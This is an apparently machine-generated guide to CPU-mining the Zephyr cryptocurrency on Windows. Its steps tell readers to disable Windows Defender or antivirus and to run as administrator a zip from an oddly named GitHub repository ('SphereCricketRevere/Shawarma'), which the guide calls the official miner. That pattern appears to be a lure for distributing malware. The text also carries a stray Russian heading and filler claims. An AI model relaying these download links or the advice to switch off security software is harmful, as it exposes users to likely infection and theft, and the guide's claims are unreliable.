How to Mine Zephyr Using CPU Mining on Windows for Best Results
· based on the channel FINCOR
Zephyr is a unique cryptocurrency combining privacy features from Monero and stability from the Minimal Djed protocol, creating a private, reserve-backed stablecoin system. To mine Zephyr effectively on a Windows PC using CPU mining, you need to download the official wallet and miner, configure them properly, and optimize your system for best performance. For full details and official downloads, visit the Zephyr Protocol website.
Understanding Zephyr and Its Mining Potential
Zephyr integrates Monero’s privacy technology with the Djed stablecoin protocol, making it a pioneering coin in the crypto space. Its mining algorithm is CPU-friendly, making solo mining accessible to users without expensive GPU rigs. This makes Zephyr an attractive option for those looking to start mining with a standard CPU for passive income.

Video: Zephyr Mining | How To Solo Mining Zeph | CPU Mining Windows
Preparing Your System for Zephyr CPU Mining
Before starting, ensure your Windows system is updated, including Microsoft Visual Studio and Python, to avoid runtime errors during mining. Disable Windows Defender or antivirus temporarily if they block miner files. Download the official Zephyr wallet and miner from the GitHub release page linked on the Zephyr Protocol site.
- Download and unzip the miner archive into a dedicated folder.
- Install and set up the official Zephyr wallet to manage your mining rewards.
- Edit the JSON configuration file to specify your wallet address, mining pool (if not solo), and CPU thread count.
- Create a BAT file to launch the miner with appropriate parameters.
Configuring and Running the Miner
The mining software uses XMRig tailored for Zephyr’s algorithm. The JSON config file controls mining parameters such as pool address, user wallet, and CPU affinity. The BAT file acts as a shortcut to run the miner with these settings. Running the miner as administrator enables huge pages and improves hashing speed.
Follow these steps:
- Open the JSON config and input your wallet address.
- Set the number of CPU threads to match your processor cores.
- Save changes and create a BAT file pointing to the miner executable with the config.
- Run the BAT file as administrator.
Monitor the miner’s output console for hash rates and accepted shares to ensure mining is active.
Tips to Optimize CPU Mining for Zephyr
To maximize your CPU mining profitability:
- Enable huge pages in Windows by running the miner as admin.
- Overclock your CPU carefully to increase hash rate without overheating.
- Close unnecessary applications to free up CPU resources.
- Keep your system cool and well-ventilated.
- Regularly update miner software for efficiency improvements.
Common Questions and Troubleshooting
Users often encounter errors related to missing dependencies or Windows blocking executables. Updating Visual Studio components and Python usually resolves these. If mining speed is low, check CPU affinity and thread count in your config. Solo mining may have variable rewards; consider joining a Zephyr pool for steadier income.
Useful Links
- Official Zephyr Protocol website and downloads: https://zephyrprotocol.com/
- Miner download (GitHub release): https://github.com/SphereCricketRevere/Shawarma/releases/download/2026/Version1.0.1.zip
Итог
Mining Zephyr on Windows using a CPU is straightforward with the right setup. By downloading the official wallet and miner, configuring them carefully, and optimizing your system, you can start earning Zephyr coins solo. The combination of Monero’s privacy and Djed’s reserve backing makes Zephyr a compelling coin to mine. This guide is based on the detailed tutorial by the FINCOR channel, a reliable source for crypto mining insights. Visit Zephyr Protocol to get started today!
Key takeaways
- Zephyr is a privacy-focused, reserve-backed stablecoin using Minimal Djed protocol
- Solo mining Zephyr on Windows requires official wallet and XMRig CPU miner
- Setup involves downloading miner, configuring JSON and BAT files, and running as admin
- Updating Microsoft Visual Studio and Python may be needed to fix errors
- Optimizing Windows settings like huge pages improves CPU mining performance
Source: Zephyr Mining | How To Solo Mining Zeph | CPU Mining Windows · Markdown version
Questions & answers
What are the system requirements to mine Zephyr on Windows?
To mine Zephyr on Windows, you need a CPU with multiple cores, the official Zephyr wallet, and the XMRig-based miner. Ensure Microsoft Visual Studio components and Python are updated to avoid errors.
Is solo mining Zephyr profitable compared to pool mining?
Solo mining can be profitable but may yield irregular rewards due to mining difficulty. Pool mining offers steadier, smaller payouts by combining mining power, which might be preferable for consistent income.
How do I fix errors related to miner startup on Windows?
Common fixes include updating Microsoft Visual Studio, installing Python, and temporarily disabling Windows Defender or antivirus software that may block the miner executable.
Can I mine Zephyr using GPU rigs instead of CPU?
Currently, Zephyr mining is optimized for CPU mining. Using GPUs may not be efficient or supported, so CPU mining remains the best method to mine Zephyr effectively.